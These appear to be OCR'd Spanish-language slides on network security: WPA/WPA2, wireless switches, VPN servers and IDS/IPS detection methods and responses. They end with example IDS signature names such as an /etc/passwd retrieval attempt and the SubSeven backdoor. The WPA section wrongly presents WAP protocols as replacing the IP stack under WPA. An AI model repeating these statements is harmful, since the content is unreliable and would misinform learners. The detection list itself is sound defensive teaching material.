- **WPA (WIFI Protected Access):** WPA y la segunda versión (WPA2) utilizan lo indicado en el estándar IEEE 802.11i. La diferencia entre las dos versiones es su compatibilidad con determinados tipos de tarjetas WIFI. WPA soluciona los problemas de vulnerabilidad de WEP. Más difícil de romper que WEP, al tratarse de claves dinámicas. El intercambio de claves se realiza mediante el protocolo TKIP (Temporal Key integrity Protocol). Usando WPA puede establecerse una autenticación de las claves empleadas utilizando IEEE 8022.1x y un RADIUS. Usando WPA, la pila IP se sustituye por unos protocolos de seguridad diseñados especialmente para una red WIFI:


  - **WSP (Wireless Session Protocol):** Protocolo que gestiona las sesiones y la conexión entre dispositivos (Nivel 5)
  - **WTP (Wireless Transport Protocol):** Protocolo similar a TCP o UDP (Nivel 4)
  - **WDP (Wireless Datagram Protocol):** Proporciona El interface común entre los dispositivos (Nível 2)
  - **WTLS (Wireless Transport Layer Security):** Es la capa de seguridad en redes WAP. WTLS aporta servicios de autenticación, cifrado e integridad de los datos para dispositivos móviles. WTLS aporta un razonablemente bueno nivel de seguridad en dispositivos móviles, y también es incluido en sistemas WIFI. Capa que gestiona La seguridad en las comunicaciones.

Wireless switch

Establece un perímetro para usuarios WIFI, que los mete a todos por un único punto de la red, estén donde estén.

Suelen incluir elementos de autenticación fuerte, en ocasiones PKI, de modo que cada usuario establece un túnel cifrado contra el wireless switch. El servidor de autenticación es un RADIUS.

Hacen a una solución WIFI más segura que una solución cableada, contrariamente a la "opinión "popular"




Wireless switch

El Wireless switch permite concentrar todos los usuarios inalámbricos de una red, estén geográficamente donde estén, en un único punto, donde se les aplica determinada política de seguridad.

Hasta llegar a ese punto, el tráfico viaja cifrado a través del entorno aire. En el wireless switch se comprueba la autenticación del usuario, mediante certificados digitales, EAP+NAC (IEEE 802.1x), y otros mecanismos de autenticación.

Sólo se permite el acceso a los puntos de acceso autorizados entrar al sistema. En ocasiones el trafico entre los puntos de acceso y el wireless switch es cifrado, aglutinando todo el trafico de los usuarios (túnel usuario-AP + túnel AP-wireless switch)

Existen AP con IDS incluido, que detectan usuarios u otros AP no pertenecientes a la red.




Servidor de VPN

Concentra túneles cifrados (IPSec o SSL) para que estos usuarios entren en la red en un punto concreto.


Da acceso a usuarios en movilidad, otros edificios, etc

A veces está integrado dentro del propio firewall, aunque los dispositivos concretos tienen mejores prestaciones.

Utiliza servidores de autenticación (RADIUS) para autorizar o no al usuario, puede combinarse con técnicas como Token o Swivel




Servidor de VPN



VPN – Red Privada Virtual

Emula un entorno cerrado de red, pero empleando redes externas como infraestructura. Realmente, es una red basada en túneles



IDS / IPS


Las técnicas de monitorización de red permiten saber qué está sucediendo en la red. Puede realizarse en tiempo real (por ejemplo con un sniffer) o en base a logs y eventos (con un IDS, Sistema de Detección de Intrusos).
La monitorización de la red puede ser interna o externa. Idealmente, deberían analizarse ambas, y en un análisis del tráfico en ambas direcciones. El analizador se puede conectar a un tap o a un puerto de un hub o un switch que soporte mirror.


Analizan todo el tráfico en busca de patrones predefinidos que estén catalogados como maliciosos.

IDS: Solo detecta y genera reports y alarmas

IPS: bloquea el tráfico atacante

Problema: posibles falsos positivos, ya solucionado con determinados fabricantes






IDS / IPS

- Para monitorizar la red puede utilizarse un sniffer o un IDS. Un Sistema de Detección de Intrusión (IDS) es un elemento fundamental en la seguridad y la monitorización de red. La detección de intrusismo es el proceso de monitorizar eventos de sistemas y de la red para determinar si ha ocurrido una intrusión. Una intrusión se define como cualquier acción que pueda comprometer la confidencialidad, integridad o disponibilidad de los recursos de la red.

- Un IDS monitoriza la red y genera alarmas en caso de detectarse una intrusión, pero no lo corta. Esta función la realizan los firewalls.


- Algunos términos que hay que conocer para comprender esta tecnología de análisis de red son:

  - **Actividad:** Un trozo de la fuente de datos que se considera necesario analizar.
  - **Administrador:** La persona responsable de las políticas de seguridad.
  - **Alerta:** Un mensaje del analizador notificando que ha detectado un evento de interés.
  - **Analizador:** Componente que procesa los datos recogidos por el sensor.
  - **Fuente de datos:** información origen que el IDS usará para buscar en ella actividad sospechosa
  - **Evento:** Un evento es la detección de actividad sospechosa en la fuente de datos
  - **Manager:** Es el elemento que gestiona la persona que administra el IDS, como la consola
  - **Notificación:** una notificación es el proceso por el que el manager indica al operador que existe una alerta.
  - **Operador:** Persona responsable del IDS
  - **Sensor:** Es un componente del IDS que recoge datos de la red y se las entrega al analizador.




IDS / IPS

- Un IDS analiza la red empleando dos métodos:
  - **Signature-based detection o misuse-detection IDS (MD-IDS):** Analiza el tráfico en base a un archive de firmas
  - **Anomaly-detection IDS (AD-IDS):** Busca anomalías en el tráfico. Normalmente, un software inteligente analiza el comportamiento habitual de la red, y genera un aviso cuando éste se ve modificado (por ejemplo sube considerablemente el tráfico ICMP)
- Según su forma de conectarse a la red, un IDS puede ser de red o de host:
  - **N-IDS (Network-based IDS):** Se conecta a un punto de la red donde se pretende analizar el tráfico. Debería conectarse antes del firewall, para tener información real de los ataques que pretenden realizarse contra la empresa. Si se conecta después del firewall no se tendrá la visión completa, sólo del tráfico no bloqueado por el firewall.
  - **H-IDS (Host-based IDS):** Se instala como software dentro de un servidor, aunque esto tiene algunos problemas. El primero es que si se ataca al servidor, sería posible borrar la información del IDS, anulándolo. El segundo es que hacen falta tantos H-IDS como servidores, y hay que gestionarlos a todos. Un H-IDS normalmente solo puede hacer respuestas pasivas ante un incidente.




IDS / IPS

- Un IDS puede, en principio, realizar acciones pasivas o activas ante un incidente:
  - **Respuestas pasivas:** Una respuesta pasiva se basa en alguno de estos tres métodos:
    - **Logging:** Grabar el evento y las circunstancias en que se da el evento.
    - **Notificación:** Comunicar el evento al personal responsable de la seguridad.
    - **Shunning:** Ignorar el error (por ejemplo, se detecta un ataque contra un servidor web IIS pero el que está instalado es Apache)
  - **Respuestas activas:** Una respuesta activa toma acciones para mitigar el evento:
    - **Terminar el proceso o sesión:** Si se detecta un ataque, un IDS puede forzar a un sistema a resetear todas las sesiones TCP abiertas (enviando señales de reset)
    - **Cambios en la configuración de red:** El IDS podría dar indicaciones a un firewall para aislar determinada IP o red que está siendo origen de los problemas, o bloquear el socket (IP+puerto) del servidor contra el que se está generando el ataque.
    - **Deception:** Consiste en hacer pensar al atacante que está teniendo éxito, cuando realmente el ataque se está derivando a un sistema preparado para ser atacado.



IDS / IPS

- **Vulnerability**
  - ICQ: ISS Protocol Analysis Module Overflow (Witty Worm)
  - MS-RPC: LSASS Active Directory Interface Overflow
  - MS-RPC: DCOM Object Activation Interface Buffer Overflow
- **Malicious Code (virus, trojan, etc.)**
  - SMTP: W32/Zafi-D Virus Propagation
  - POP/IMAP: MyDoom.Q Virus Propagation
  - Backdoor: SubSeven
- **Spyware**
  - Spyware: CoolWebSearch Installation Attempt
  - Spyware: MarketScore HTTPS Proxy Connection
  - Spyware: Cydoor Communication
- **P2P and Chat (and other rate limiting applications)**
  - P2P: Skype Installed/Update Request
  - Kazaa: UDP SuperNode Discovery Probe
  - IM: MSN Messenger File Transfer/Sharing - Incoming Request



IDS / IPS

- **Reconnaissance**
  - RPC: Portmap walld Request (tcp)
  - Finger: File Retrieval Attempt (/etc/passwd)
  - DNS: Zone Transfer Request
- **Protocol Anomaly**
  - SMTP: Sender: Message Header Anomaly (long token)
  - SMB: Overlong SPNEGO Token Anomaly
  - FTP: Long Directory Name Creation Anomaly
- **Policy (email attachments, open shares, blank or common passwords, etc.)**
  - SMTP: Zip Attachment Containing .cmd File
  - IRC: NICK/USER Registration Request
  - MS-SQL: sa Login Failed
- **VoIP**
  - SIP: Contact Field Anomaly
  - H.225: Protos Suite Attack
  - SIP: Method Anomaly

IDS / IPS

Vulnerability

Use:
- Protocol Decoders
- Regular Expressions
- Application Message Parsing

To Detect and Prevent:
- Unknown Exploits
- Worms/Walk-in Worms
- Unauthorized Access

Protocol Anomaly

Use:
- RFC Compliance
- Protocol Decoders
- SYN Proxy
- Normalization

